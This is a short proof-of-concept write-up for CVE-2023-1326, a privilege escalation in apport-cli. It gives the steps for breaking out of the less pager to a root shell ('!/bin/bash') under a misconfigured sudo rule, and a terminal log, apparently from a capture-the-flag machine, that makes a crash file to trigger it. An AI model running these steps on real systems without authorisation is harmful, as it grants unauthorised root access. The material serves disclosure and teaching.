A privilege escalation attack was found in apport-cli 2.26.0 and earlier which is similar to CVE-2023-26604. If a system is specially configured to allow unprivileged users to run sudo apport-cli, less is configured as the pager, and the terminal size can be set: a local attacker can escalate privilege. It is extremely unlikely that a system administrator would configure sudo to allow unprivileged users to perform this class of exploit.
If a system is specially configured to allow unprivileged users to run sudo apport-cli, less is configured as the pager, and the terminal size can be set: a local attacker can escalate privilege.
PoC
https://github.com/diego-tella/CVE-2023-1326-PoC
sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash
press V (view report)
!/bin/bash
Generating a valid crash file:
logan@devvortex:~$ sleep 20 &
[1] 1507
logan@devvortex:~$ kill -ABRT 1507
logan@devvortex:~$
[1]+  Aborted                 (core dumped) sleep 20
logan@devvortex:~$ ls /var/crash
_usr_bin_sleep.1000.crash
logan@devvortex:~$
Now I can run apport-cli pointing to this file:
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash
[sudo] password for logan:

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (30.0 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
